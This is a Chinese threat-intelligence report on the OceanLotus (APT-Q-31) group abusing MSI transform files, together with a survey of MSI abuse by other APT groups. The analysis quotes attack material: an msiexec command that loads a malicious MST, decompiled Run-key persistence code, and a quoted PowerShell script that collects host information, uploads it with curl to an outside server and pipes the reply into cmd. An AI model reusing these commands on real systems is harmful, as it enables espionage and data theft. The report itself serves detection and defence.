

## MSI 文件滥用新趋势：新海莲花组织首度利用 MST 文件投递特马




2024年11月04日 03:04

### 概述

奇安信威胁情报中心在最近的日常运营过程中发现我们从 2022 年中就开始持续跟踪的新海莲花组织开始重新活跃，并使用了 MSI 文件滥用的新手法，尽管 MSI TRANSFORMS 技术理论上在 2022 年已经被披露<sup>[1]</sup>，但这是我们首次在针对国内政企的APT活动中捕获到。

我们目前将 APT-Q-31 (海莲花)组织分为两个攻击集合，经过我们长时间的观察新老海莲花每年通过轮战的方式交替针对国内开展间谍活动，两个攻击集合 TTP 完全不同，但是攻击资源共享。新海莲花组织上次活跃的时间为 2023 年末，至今正好一年。本次鱼叉邮件的活动的执行链如下：



我们建议政企客户在办公区和服务器区同时部署天擎EDR，在开启云查功能下可以实现对通用威胁的发现和拦截。



## 发现释放可疑LNK文件进行攻击 ，建议阻止

可疑程序：\WindowsPCHealthCheckSetup.msi

脚本文件：E:\简历.LNK

无文件攻击是利用系统软件执行恶意代码攻击行为



不再提醒

允许

立即阻止(19)

### MST 文件介绍

	msGFG.mst	2024/10/9 17:59	MST 文件	2,156 KB
	WindowsPCHealthCheckSetup.msi	2024/10/9 17:59	Windows Install...	13,964 KB
	简历	2024/10/9 17:59	快捷方式	1 KB

新海莲花组织通过 Lnk 执行了如下命令行：

```
msiexec.exe /qn /i WindowsPCHealthCheckSetup.msi TRANSFORMS=msGFG.mst
```

其中 WindowsPCHealthCheckSetup.msi 为微软官方提供的合法安装包



MSI TRANSFORMS 参数的恶意利用方式境外的博客中已经有过介绍<sup>[1]</sup>，MST 内部的可执行模块一般会有两个导出函数分别为 LogSetupAfterInstall 和 LogSetupBeforeInstall，用来控制 msi 安装过程中的流程。

f LogSetupAfterInstall	000000018003B2F0	1
f LogSetupBeforeInstall	0000000180000B520	2
f TlsCallback_0	0000000180057D20	
f TlsCallback_1	0000000180057CF0	
f TlsCallback_2	000000018007E730	
f DllEntryPoint	<b>000000018005EA90</b>	<b>[main entry]</b>

在这两个导出函数中可以实现落地额外的 DLL 和持久化操作：

```

526     v92 = v94;
527     strcpy((char *)v94, "PCHealthCheck");
528     v93 = 13i64;
529     String = (wchar_t *)v91;
530     v4 = (char *)sub_180048310(0x40ui64);
531     strcpy(v4, "HKEY_CURRENT_USER\\Software\\Microsoft\\Windows\\CurrentVersion\\Run");
532     String = (wchar_t *)v4;
533     v91[0] = 63i64;
534     v90 = 63i64;
535     sub_1800536D0(&String, &v92, 1i64, &Str);
536     if ( String != (wchar_t *)v91 )
537         j_j_free(String);

```

最终实现 DLL-Sideload 的效果，内存加载的 payload 为一年不见的 RUST 特马，与 2023 年不同的点在于攻击者将 RUST 特马彻底 Shellcode 化，删除了之前使用通用 Shellcode 反射加载 PE 文件的流程，实现内存对抗。我们还观察到新海莲花在编写的十几种加载器中大部分都使用了 Mingw-w64 代码库进行开发，这个习惯从 2022 年一直持续到现在，而 2024 上半年老海莲花攻击集合释放的加载器中从未出现过该代码库。

Address	Length	Type	String
's'.rdata:00... 0000001C	C		Mingw-w64 runtime failure:\n
's'.rdata:00... 0000003A	C		./mingw-w64/mingw-w64-libraries/winpthreads/src/rwlock.c
's'.rdata:00... 0000003B	C		./mingw-w64/mingw-w64-libraries/winpthreads/src/barrier.c

有关新海莲花组织在 2023 年所使用的复杂内存态 TTP，我们会在今年择机披露。

## MSI 滥用情况

MSI 作为老生常谈的通用载荷近些年来一直在被各个威胁行为团体使用，分析方法和过程境外友商也都进行了分享<sup>[2]</sup>，我们从 MSI 利用手法的角度，浅谈一下最近两年各个方向的 APT 团伙对 MSI 的使用情况。

## Media 表

Bitter、APT-Q-27、APT-Q-15(Darkhotel)、CNC 等 APT 组织将恶意组件压缩在 cab 中，在 MSI 安装过程中释放并执行，这也是目前最为常见的利用手法，缺点是恶意组件随着 MSI 的安装会落地在磁盘上，比较考验攻击者持续的免杀技术。

Tables	File	Component	FileName	FileSize	Version	Language	Attribu...	Seque...
Feature	EdqeUpdater.dll	EdgeUpdater.dll	EDGEUP~1.DLL EdgeUpdater.dll	1028096	9.0.0.1	1033	0	2
FeatureComponents	EdqeUpdater86.dll	EdgeUpdater86.dll	EDGEUP~2.DLL EdgeUpdater86.dll	920576	9.0.0.1	1033	0	3
File	kppuskum.ttf	kppuskum.ttf	kppuskum.ttf	2539972		0	1	

Tables	File	Component	FileName	FileSize	Version	Language	Attribu...	Seque...
FeatureComponents	E486DC79242DD56BA0738273DCCB47E8	SDXHEL~1.EXE SDXHelper.exe	SDXHEL~1.EXE SDXHelper.exe	831488		512	3	
File	1E23A89B33950031F239FA0E5873837	WTSAPI32.DLL WTSAPI32.dll	WTSAPI32.DLL WTSAPI32.dll	67192	10.0.19041.546	1033	512	1
File	4D331FFEC6A68318685374CD5061BF697	CRYPT32.DLL CRYPT32.dll	CRYPT32.DLL CRYPT32.dll	1383144	10.0.19041.1202	2052,1033	512	2


Tables	File	Component	FileName	FileSize	Version	Language	Attribu...	Seque...
FeatureComponents	40A27456404D49A0A2CE49F92E0932C1	MSRETE.EXE msrete.exe	MSRETE.EXE msrete.exe	37376	1.0.3.0	0	512	1

Tables	File	Component	FileName	FileSize	Version	Language	Attribu...	Seque...
EventMapping	Telegram.exe	svchost.exe	svchost.exe	86176	4.5.8484.618	1033	2	1
Feature	AE11729EABEB84E5	9AE117~1 9AE11729EABEB84E5	9AE117~1 9AE11729EABEB84E5	108		0	2	
FeatureComponents	key datas	key da~1 key datas	key da~1 key datas	388		0	7	
File	BAA4B6BE9BF1618s	3BAAA4B~1 3BA4B6BE9BF1618s	3BAAA4B~1 3BA4B6BE9BF1618s	306300		0	13	
Icon	shortcuts custom.json	shortc~1 shortcuts-custom.json	shortc~1 shortcuts-custom.json	404		0	10	
InstallExecuteSequence	Telegram.exe	Telegram.exe	Telegram.exe	113588840	3.7.0.0	1033	0	16

## CustomAction 表

在 CustomAction 中支持各种类型的自定义操作，攻击者有较为丰富的操作空间，例如 Bitter 组织在 CustomAction 表中调用带有签名的第三方 Powershell 解释器执行 Powershell 脚本。



```

无标题 - 记事本
文件(F) 编辑(E) 格式(O) 查看(V) 帮助(H)
AI_DATA_SETTER 51 CustomActionData DigitallySignScript Flags 6Params Script #Requires -version 3
param()

# Let's see which Powershell we're using. Feel free to remove this function
function Say-Hello() [{}]
    # Powershell Core (pwsh.exe) is used when Requires -version is greater or equal to 6
    # By default, Windows PowerShell (powershell.exe) will be used. Let's see what we're using now...
    # Access Windows Installer properties using Set-Property and Get-Property
    Set-Property -name "PSVersion" -value $host.Version.ToString()
    [{}]$helloMessage = "Updated Successfully" + (Get-Property -name "PSVersion")
    $helloMessage += If ([{}]$env:PROCESSOR_ARCHITECTURE -eq "x64") " 64bit" [{}] else [{}]" 32bit" [{}]


    $un = $env:USERNAME
    $usern = "$env:COMPUTERNAME*$env:USERNAME"
    $basewebsite = "http://www.davishealthcare.com/FOXX/far.php?ptu="
    $website = "$basewebsite$usern"
    $response = Invoke-WebRequest -Uri $website
    cd C:\users\public\documents
    tasklist > list.log
    dir "C:\users\$un\Desktop" >> list.log
    dir "C:\users\$un\Documents" >> list.log
    dir "C:\users\$un\Documents" >> list.log
    fsutil fsinfo drives >> list.log
    wmic / namespace:\\root\SecurityCenter2 path AntivirusProduct get displayName >> list.log
    curl -X POST -F "file=@C:\users\public\documents\list.log" "http://www.davishealthcare.com/FOXX/up1.php?ma=up" | cmd
    del list.log

```

而APT-Q-15 (Darkhotel) 在针对朝鲜人的间谍活动中，投递恶意的朝鲜字体 MSI 安装包，将木马模块 core.dll 添加到 CustomAction表内，与 Media 表中插入的恶意模块相比，core.dll 在 MSI 安装过程中并不会落地，系统进程 msiexec 会启动一个独立的子进程内存加载该 DLL，从而达到 LOLBINS 的效果。

Condition	AI RESTORE LOCATION	65	aicustact.dll	RestoreLocation
Control	AI ResolveKnownFolders	1	aicustact.dll	AI ResolveKnownFolders
ControlCondition	AI STORE LOCATION	51	ARPINSTALLLOCATION	[APPPDIR]
ControlEvent	SET APPDIR	307	APPPDIR	[AppDataFolder]\[Manufacturer]\[ProductName]
CreateFolder	SET SHORTCUTDIR	307	SHORTCUTDIR	[ProgramMenuFolder]\[ProductName]
CustomAction	SET TARGETDIR TO APPDIR	51	TARGETDIR	[APPPDIR]
Dialog	core.dll	1	core.dll 1	nvd0121
Directory	AI CORRECT INSTALL	51	AI INSTALL	{}

同时也不会影响 kpkm2024.ttf 字体的安装流程：



## MST 文件

目前只观察到新海莲花组织在利用此技术。

## 总结

目前，基于奇安信威胁情报中心的威胁情报数据的全线产品，包括奇安信威胁情报平台（TIP）、天擎、天眼高级威胁检测系统、奇安信NGSOC、奇安信态势感知等，都已经支持对此类攻击的精确检测。

奇安信 威胁情报中心

产品与服务 漏洞情报 APT情报 市场活动 安全研究 API说明 问题反馈 我要下载 简体中文

ALPHA | 威胁分析平台

威胁研判 情报沙箱 漏洞情报 APT情报

请输入域名、IP、邮箱、文件HASH (MD5/SHA1/SHA256)、证书指纹 (SHA1)

查询示例 hot.tenchier.com mail-view.ddns.net 121.37.189.177 2a734e2189ad40ffdd8ad7d5a96cc85f6f4ed3bc1

Vulnerability Intelligence  
漏洞情报服务 上线ALPHA平台 立即开始订阅

情报沙箱 阿瑞斯武器庫 威胁图谱分析 样本同源分析 分析任务管理 观星日志分析

采用多种动静态检测、分析技术，快速判别并掌握恶意软件的传播。

10+威胁分析工具，实现IOCs、样本的批量与自动化检测。

基于威胁发现能力模型，展示数据实体间的关联关系。

基于同源分析技术提取文件基因，实现样本自动聚类。

为安全研究人员提供攻击事件涉及线索的管理平台。

主机信息采集、分析，系统日志分析。

IOC

CC已经失效故暂不提供

**MD5 :**

309a3a8f4d075d5d43d81d6357075b22

46623db76d5ff6b2ec5734fb84bade8e

参考链接

[1].<https://mgeeky.tech/msi-shenanigans-part-1/>

[2].<https://intezer.com/blog/incident-response/how-to-analyze-malicious-msi-installer-files/>